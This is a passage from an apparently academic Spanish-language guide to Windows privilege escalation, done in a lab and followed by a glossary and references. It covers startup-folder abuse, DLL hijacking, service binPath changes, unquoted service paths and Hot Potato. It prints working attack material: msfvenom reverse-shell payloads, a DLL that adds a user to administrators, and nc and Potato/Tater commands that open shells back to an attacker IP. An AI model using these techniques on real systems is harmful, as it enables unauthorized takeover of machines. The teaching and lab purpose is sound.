Iniciaremos de nuevo el servicio con *sc start filepermsvc*:

```
C:\Users\user\Desktop>sc start filepermsvc
sc start filepermsvc

SERVICE_NAME: filepermsvc
        TYPE               : 10  WIN32_OWN_PROCESS
        STATE              : 2  START_PENDING
                                (NOT_STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x7d0
        PID                : 1580
        FLAGS              :
```

Figura 137: Reinicio del servicio filepermsvc.

Para realizar la comprobación miraremos si nuestro usuario pertenece al grupo de administradores:

```
C:\Users\user\Desktop>net localgroup administrators
net localgroup administrators
Alias name     administrators
Comment        Administrators have complete and unrestricted access to the compu
ter/domain

Members

-------------------------------------------------------------------------------
Administrator
TCM
user
The command completed successfully.
```

Figura 138: Consulta miembros grupos Administradores.

Privilege Escalation - Startup Applications

Como con la mayoría de los sistemas operativos, Windows puede ser configurado para ejecutar aplicaciones en el arranque, incluyendo administradores y sus privilegios de sistema. Similar a la idea del Autorun, lo que haremos será mediante el arranque de una aplicación, devolver una Shell hacia nuestra máquina atacante.

Para ver los permisos de arranque que tienen las aplicaciones, usaremos el comando "icacl" que nos muestra o modifica las listas de control de acceso discrecional (DACL) en archivos específicos y aplica las DACL almacenadas a los archivos de directorios específicos.

En nuestro caso nos devolverá que para la ruta indicada de startup tenemos acceso total de escritura:



Figura 139: Ejecución herramienta icacl.

Para entender mejor la imagen anterior, se detallas los diferentes tipos de permisos según la documentación oficial de Microsoft en `https://docs.microsoft.com/en-us/windows-server/administration/windows-commands/icacls`.

- F - Full access (Acceso total).
- M - Modify access (Acceso para modificar).
- RX - Read and execute access (Acceso de ejecución y lectura).
- R - Read-only access (Acceso de solo lectura).
- W - Write-only access (Acceso de solo escritura).

Para explotar esta oportunidad de escalada de privilegios, crearemos un fichero malicioso que nos devuelva una Shell con

```
msfvenom -p windows/shell_reverse_tcp lhost=<<kaliIP]>> lport=<<PUERTO>>
 -f exe -o x.exe
```

y lo colocaremos en "C:\ProgramData\Microsoft\Windows \Start Menu\Programs\Startup".



Figura 140: Subida a la víctima de ejecutable malicioso.

Dejamos netcat a la escucha y esperamos a un reinicio a tener la shell. Simularemos nosotros esa casuística con un reinicio de un admin en el equipo.

Dispondremos de una shell con máximos privilegios:

```
root@kali:~/THM# nc -nlvp 443
listening on [any] 443 ...
connect to [10.9.96.247] from (UNKNOWN) [10.10.115.2] 61200
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>whoami
whoami
tcm-pc\tcm

C:\Windows\system32>
```

Figura 141: Shell recibida en nc con permisos de administrador.

Service Escalation - DLL Hijacking

Una dll (dynamic link library) librería de enlace dinámico, actúan cuando se ejecuta un programa en sistemas operativos Windows, gran parte de la funcionalidad del programa puede ser proporcionada por los archivos DLL. Si un atacante puede controlar qué DLL carga un programa, entonces el atacante puede inyectar una DLL maliciosa en el proceso de carga de la DLL.

Para este ejemplo, editamos la dll que nos proporciona en la carpeta de Tools/Source para añadir nuestro usuario al grupo de administradores y compilamos con el comando

```
x86\_64-w64-mingw32-gcc windows\_dll.c -shared -o hijackme.dll .
```

```
#include <windows.h>

BOOL WINAPI DllMain (HANDLE hDll, DWORD dwReason, LPVOID lpReserved) {
    if (dwReason == DLL_PROCESS_ATTACH) {
        system("cmd.exe /k net localgroup administrators user /add");
        ExitProcess(0);
    }
    return TRUE;
}
```

Figura 142: Modificación de la dll.

Una vez editada y compilada la subiremos al C:/Temp :

```
 Directory of c:\Temp

09/06/2020  03:54 AM    <DIR>          .
09/06/2020  03:54 AM    <DIR>          ..
09/06/2020  03:53 AM           278,386 hijackme.dll
09/06/2020  03:38 AM            73,802 x.exe
               2 File(s)        352,188 bytes
               2 Dir(s)  51,686,277,120 bytes free
```

Figura 143: Subida de la dll al equipo víctima.

Pararemos el servicio y lo arrancaremos de nuevo con:

```
sc stop dllsvc & sc start dllsvc
```

```
c:\Temp>sc stop dllsvc & sc start dllsvc
sc stop dllsvc & sc start dllsvc
[SC] ControlService FAILED 1062:

The service has not been started.


SERVICE_NAME: dllsvc
        TYPE               : 10  WIN32_OWN_PROCESS
        STATE              : 2  START_PENDING
                                (NOT_STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x7d0
        PID                : 3728
        FLAGS              :
```

Figura 144: Reinicio del servicio dllsvc.

Comprobaremos que nuestro usuario pertenece al grupo de administradores:

```
c:\Temp>net localgroup administrators
net localgroup administrators
Alias name     administrators
Comment        Administrators have complete and unrestricted access to the computer/domain

Members

-------------------------------------------------------------------------------
Administrator
TCM
user
The command completed successfully.
```

Figura 145: Comprobación del grupo Administradores.

Service Escalation - binPath

binPath se utiliza para rutas binarias específicas a servicios de Windows. Podemos comprobar los permisos de esos servicios con accesschk, herramienta encargada de saber qué tipo de permisos de acceso tienen usuarios o grupos específicos para los recursos, incluyendo archivos, directorios, claves de registro, objetos globales y servicios de Windows. En la carpeta de Tools/Accesschk dispondremos de ella para usarla, en este caso se ha subido a C:/Temp:

```
 Directory of C:\Temp

09/06/2020  04:13 AM    <DIR>          .
09/06/2020  04:13 AM    <DIR>          ..
01/21/2017  08:54 PM           402,608 accesschk64.exe
               1 File(s)        402,608 bytes
               2 Dir(s)  51,821,613,056 bytes free
```

Figura 146: Subida de la herramienta accesschk64.

Una vez subida, realizaremos la comprobación con el comando “accesschk64.exe -wuvc daclsvc”.Nos fijamos que “Everyone” tiene el permiso de SERVICE_CHANGE_CONFIG. Podemos configurar el servicio daclsvc (propiedad del sistema) para que ejecute cualquier comando que elijamos, incluyendo la elevación del usuario a privilegios de administrador y el envío de un shell con privilegios de sistema. Se puede realizar la comprobación desde powerup: invoke-allchecks

```
c:\Temp>accesschk64.exe -accepteula -wuvc daclsvc
accesschk64.exe -accepteula -wuvc daclsvc

Accesschk v6.10 - Reports effective permissions for securable objects
Copyright (C) 2006-2016 Mark Russinovich
Sysinternals - www.sysinternals.com

daclsvc
  Medium Mandatory Level (Default) [No-Write-Up]
  RW NT AUTHORITY\SYSTEM
        SERVICE_ALL_ACCESS
  RW BUILTIN\Administrators
        SERVICE_ALL_ACCESS
  RW Everyone
        SERVICE_QUERY_STATUS
        SERVICE_QUERY_CONFIG
        SERVICE_CHANGE_CONFIG
        SERVICE_INTERROGATE
        SERVICE_ENUMERATE_DEPENDENTS
        SERVICE_START
        SERVICE_STOP
        READ_CONTROL
```

Figura 147: Ejecución de accesschk64.

Es por ello que con el comando

```
config daclsvc binpath= "net localgroup administrators user /add"
```

podremos incluir a nuestro usuario al grupo de admins. Si hubiéramos querido una shell reversa, se usaría el comando

```
sc config daclsvc binpath= "nc.exe <<KALI_IP>> 443 -e cmd.exe"
```

```
C:\Users\user\Desktop>sc config daclsvc binpath= "net localgroup administrators user /add"
sc config daclsvc binpath= "net localgroup administrators user /add"
[SC] ChangeServiceConfig SUCCESS
```

Figura 148: Editamos configuración del binpath de daclsvc.

Arrancamos el servicio con la nueva configuración con

```
sc start daclsvc
```

y comprobamos que nuestro usuario pertenece al grupo de administradores:

```
C:\Users\user\Desktop>net localgroup administrators
net localgroup administrators
Alias name     administrators
Comment        Administrators have complete and unrestricted access to the computer/domain

Members

-------------------------------------------------------------------------------
Administrator
TCM
user
The command completed successfully.
```

Figura 149: Comprobación del grupo Administradores.

Service Escalation - Unquoted Service Paths

Cuando se crea un servicio cuya ruta ejecutable contiene espacios y no está encerrada entre comillas, se produce una vulnerabilidad conocida como *Unquoted Service Path* que permite al usuario obtener privilegios de SYSTEM si el servicio es de su propiedad.

Para comprobar dicho estado ejecutamos *sc qc unquotedsvc*, donde podemos ver que el campo BINARY_PATH_NAME muestra una ruta que no está bien entrecomillada y que nosotros podemos aprovechar. (También podemos hacer uso de PowerUp, winPEAS).

```
C:\Users\user\Desktop>sc qc unquotedsvc
sc qc unquotedsvc
[SC] QueryServiceConfig SUCCESS

SERVICE_NAME: unquotedsvc
        TYPE               : 10  WIN32_OWN_PROCESS
        START_TYPE         : 3   DEMAND_START
        ERROR_CONTROL      : 1   NORMAL
        BINARY_PATH_NAME   : C:\Program Files\Unquoted Path Service\Common Files\unquotedpathservice.exe
        LOAD_ORDER_GROUP   :
        TAG                : 0
        DISPLAY_NAME       : Unquoted Path Service
        DEPENDENCIES       :
        SERVICE_START_NAME : LocalSystem
```

Figura 150: Ejecución del comando.

Para elevar nuestros privilegios crearemos un ejecutable malicioso con el mismo nombre del servicio que se encuentra en la ruta. Usaremos msfvnemon y el comando

```
msfvenom -p windows/exec CMD='C:\Users\ user\Desktop\nc.exe <<IPKALI>>
 <<PUERTO>> -e cmd.exe' -f exe-service -o common.exe
```

y lo subimos a la ruta que queremos comprometer. OJO, tener subido en el escritorio de user el ejecutable "nc.exe" para este caso.



Figura 151: Ruta a comprometer con el archivo malicioso.

Ponemos un netcat a la escucha e iniciamos el servicio con:

```
sc start unquotedsvc
```



Figura 152: Reinicio del servicio.

Establecemos una conexión reversa y disponemos de una shell con máximos privilegios:



Figura 153: Shell en nc con permisos de system.

Potato Escalation - Hot Potato

Hot Potato (también llamado Potato) se aprovecha de los problemas conocidos de Windows para escalar los privilegios del sistema en configuraciones predeterminadas, a saber, NTLMRelay (específicamente HTTP: SMBrelay) y de NBNS spoofing.

La técnica consta de tres partes principales, todas ellas configurables a través de línea de comandos:[5]

1. **Spoofing local sobre NBNS** (Local NBNS Spoofer): NBS es un protocolo UDP de difusión para la resolución de nombres utilizado en Windows. Cuando se realiza una búsqueda DNS, Windows lo primero que hace es comprobar el archivo *hosts*. Si no existe ninguna entrada, intentará realizar una búsqueda DNS. Si eso falla, se realiza una búsqueda NBNS.

Este protocolo pide a todos los hosts, que son libres de contestar, del dominio si alguien conoce determinada IP. Ahora bien, si nos ponemos a capturar el trafico de red y se responde a las consultas NBNS, suplantando las direcciones IP de los hosts con la dirección P del atacante, podría resultar que se realice alguna conexión de autenticación contra algún servidor.

2. **Proxy WPAD falso** (Fake WPAD Proxy Server): en SO Windows, Internet Explorer de forma predeterminada intentará automáticamente detectar la configuración del proxy de la red en la URL `http://wpad/wpad.dat&#8221`. En casi todas las redes, el nombre de host "wpad" no necesariamente existirá en el servidor DNS. Utilizando esta técnica se puede a apuntar la dirección IP 127.0.0.1 como servidor WPAD o WPAD.DOMAIN.TLD .

3. **HTTP sobre SMB NTLM Relay** (HTTP: SMB NTLM Relay) : El protocolo NTLM es vulnerable a los man-in-the-middle. Por lo tanto, si un atacante puede engañar a un usuario para que intente autenticarse usando NTLM en su máquina, puede replicar el intento de autenticación a otra máquina.

Después de una introducción teórica, para llevar a cabo la práctica se puede realizar de dos maneras:

1. La primera con **potato.exe**: Necesitaremos que los siguientes ficheros de nc.exe, potato.exe, Nhttp.dll, Sharpcifs.dll estén subidos en el equipo víctima para explotar la vulnerabilidad. En nuestro caso los subimos en el escritorio:



Figura 154: Ficheros necesarios en la víctima.

Posteriormente desde nuestra shell conseguida al principio cuando comprometimos la máquina, ejecutaremos el comando

```
Potato.exe -ip <<IPVICTIMA>> -disable_exhaust true -cmd "C:\Users\user\
Desktop\nc.exe <<IPKALI>> <<PUERTO>> -e cmd.exe"
```

2. La segunda con **Tater.ps1** una vez hacemos bypass de las políticas de ejecución con *powershell.exe -ep bypass*, usamos el comando

```
Invoke-Tater -Trigger 1  -Command "C: \Users\user\Desktop\nc.exe <<IPKALI>>
<<PUERTO>> -e cmd.exe" .
```



Figura 155: Subida de Tater.ps1 en la víctima.

En ambos casos podemos disponer en nc a la escucha de una shell reversa con permisos totales sobre el sistema:



Figura 156: Shell con permisos de system en nc.

Posteriormente esta técnica tiene una evolución denominada *Rotten Potato* con una nueva forma de escalar privilegios que consta de los siguientes pasos: [5]

- Retransmisión NTLM a la negociación local: El primer paso consiste en engañar a la cuenta SYSTEM para que realizar la autenticación a algún listener TCP que se controla. En la versión original de Hot Potato, se hacia con los servicios de spoofing de NBNS, WPAD y Windows Update. Ahora, el servicio que se engaña es el proceso de autenticación DCOM/RPC. Esto es más eficaz y no depende de las actualizaciones de Windows Update.

  Lo que se hace en esta fase es abusar de una llamada API a COM mediante la función "CoGetInstanceFromlStorage", la cual intenta obtener una instancia del objeto especificado por una ubicación concreta por la persona que la llama.

- Man-In-The-Middle: En esta segunda fase, COM intenta hablar en el puerto 6666 donde se tiene un listener TCP local por lo que, al ejecutarse con la cuenta SYSTEM, se se le responde de la manera correcta, éste intentará realizar la autenticación NTLM en el puerto 6666 utilizando el protocolo RPC en el puerto 135.

- Suplantar *token* de un servicio: En esta fase el exploit consigue suplantar un token de algún servicio concreto que corra con privilegios que no sean gestionados por SYSTEM. Existen muchos servicios de Windows que utilizan cuentas de usuario, como por ejemplo, Internet Information Server o SQL Server.

Anexo III: Glosario de términos

Activo: Cualquier información o sistema que tiene relación y valor para la organización.

Bypass: Forma de saltarse un sistema, mecanismo de seguridad o un flujo natural de ejecución.

Amenaza: Acción que constituye una posible causa de riesgo o perjuicio para un activo o la organización.

Backdoor: Entrada trasera y oculta que se puede aprovechar para acceder y realizar acciones sobre un sistema.

Crackear: Acción de romper por fuerza bruta *hashes* o contraseñas.

Credenciales: Cada par clave-valor, *token* o *hash* que acredita e identifica a un usuario.

Detección: Localizar una acción o proceso que es difícil de ver a simple vista.

Evasión: Acción de eludir una medida de seguridad.

Exploit: Fragmento de software utilizado con el fin de aprovechar una vulnerabilidad de seguridad de un sistema con el objetivo de conseguir un comportamiento no deseado del mismo.

Explotación: Aprovechamiento de una vulnerabilidad de un activo.

FQDN: Proviene de las sigas en inglés *Fully Qualified Domain Name*, es un nombre de dominio completo.

Framework: Entorno de trabajo desarrollado especialmente para una herramienta, con el fin de facilitar su uso.

Hash: Código resultante de la aplicación de un algoritmo de cifrado a un dato/programa. Sirve para ocultar/cifrar información o verificar la integridad de un programa.

Impacto: Sobre un activo de información, según la norma ISO 27001, es la consecuencia de la materialización de una amenaza.

Intrusión: Acción de introducirse de forma indebida.

Malware: Código malicioso para llevar acciones ilegales en un sistema.

Mapear: Trazar un mapa o distribución espacial de un conjunto de elementos para tener mejor visibilidad sobre ellos.

Payload: Fragmento de código que se utiliza en un exploit para aprovechar alguna vulnerabilidad y realizar acciones según la carga útil que se ejecute.

Persistencia: Acción y efecto de persistir y conservar un estado u acción sobre un sistema.

Recurso: Conjunto de información o medios del que una persona se sirve para conseguir un fin o llevar a cabo una acción.

Rol: Función que una persona desempeña en la compañía o equipo.

Riesgo: Posibilidad de que se produzca una situación no controlada y es medida por la magnitud de los daños causados.

Script: Secuencia de comandos que engloban a un programa con un funcionamiento determinado.

Shell: Intérprete de comandos que provee una interfaz de usuario para acceder a los servicios del sistema operativo.

Software: Soporte lógico de un equipo compuesto por un conjunto de programas y rutinas que permiten realizar determinadas tareas y acciones.

Token: Identificador que válida y da integridad a un conjunto de datos o usuario.

Vulnerabilidad: Debilidad o fallo en un sistema y que pone en riesgo la seguridad de la información.

Referencias

[1] Eduardo Arriols, CISO: El Red Team de la empresa, ed 0xWord

[2] Webinar Eduardo Arriols https://www.youtube.com/watch?v=H2UM2sxpYIs

[3] RedTeam, El hacking en otra dimensión A Ramos T13 CyberCamp 2017, https://www.youtube.com/watch?v=Fubp61xmSzg

[4] Qué es y para qué sirve MITRE ATT&CK , https://www.anomali.com/es/what-mitre-attck-is-and-how-it-is-useful

[5] Libro 0xWord: Hacking Windows, Ataques a Sistemas y Redes Microsoft

[6] Escenarios de inicio de sesión de Windows https://docs.microsoft.com/es-es/windows-server/security/windows-authentication/windows-logon-scenarios

[7] Elías Grande, apuntes de Seguridad en Cloud y Computadores, Máster UCLM

[8] Blog Hardsoft security, ¿Cómo EXTRAER CONTRASEÑAS en Windows?, https://hardsoftsecurity.es/index.php/2020/02/25/extraccion-de-contrasenas-windows/

[9] Tarlogic: ¿Cómo funciona Kerberos? , https://www.tarlogic.com/blog/como-funciona-kerberos/

[10] The Cyber Mentor Security, Heath Adams. Practical Ethical Hacking Udemy

[11] Enumeración de Entornos Active Directory , https://www.youtube.com/watch?v=nTeJcoTReqk

[12] Controlador de dominio sobre MS Windows Server, https://blog.ragasys.es/controlador-de-dominio-sobre-ms-windows-server-2016-dns-y-dhcp

[13] Relaciones de Confianza , https://windowserver.wordpress.com/2011/12/13/relaciones-de-confianza-domain-trusts-forest-trusts/

[14] Cuentas de Active Directory , https://docs.microsoft.com/es-es/windows/security/identity-protection/access-control/active-directory-accounts

[15] Red Teaming Experiments, https://www.ired.team/offensive-security-experiments/active-directory-kerberos-abuse/active-directory-enumeration-with-powerview

[16] SharpHound , https://bloodhound.readthedocs.io/en/latest/data-collection/sharphound.html

[17] Pentesting con PowerShell, Pablo Gonzalez 0xWord ,https://0xword.com/es/libros/69-pentesting-con-powershell.html

[18] , Blog Cesar Herrada , https://www.cesarherrada.com/2014/07/que-es-adminsdholder-en-active-directory.html

[19] Documentación Microsoft, Active Directory - PowerShell , https://docs.microsoft.com/en-us/powershell/module/addsadministration/?view=win10-ps

[20] Carlos García - Pentesting Active Directory en RootedCON 2018, https://www.youtube.com/watch?v=-8HTqAxppEc

[21] Documentación Microsoft - AppLocker , https://docs.microsoft.com/es-es/windows/security/threat-protection/windows-defender-application-control/applocker/applocker-overview

[22] Blog Un informático en el lado del mal , https://www.elladodelmal.com/2017/06/como-saltarse-applocker-en-windows-10_20.html

[23] Ataques Malwareless. El auge de los "Lolbins" - Roberto Amado Giménez (Navaja Negra), https://www.youtube.com/watch?v=wXKZPo0ume4

[24] CCN-CERT AL 09/20 Vulnerabilidad crítica en Windows Server , https://www.ccn-cert.cni.es/seguridad-al-dia/alertas-ccn-cert/10477-ccn-cert-al-09-20-vulnerabilidad-zerologon.html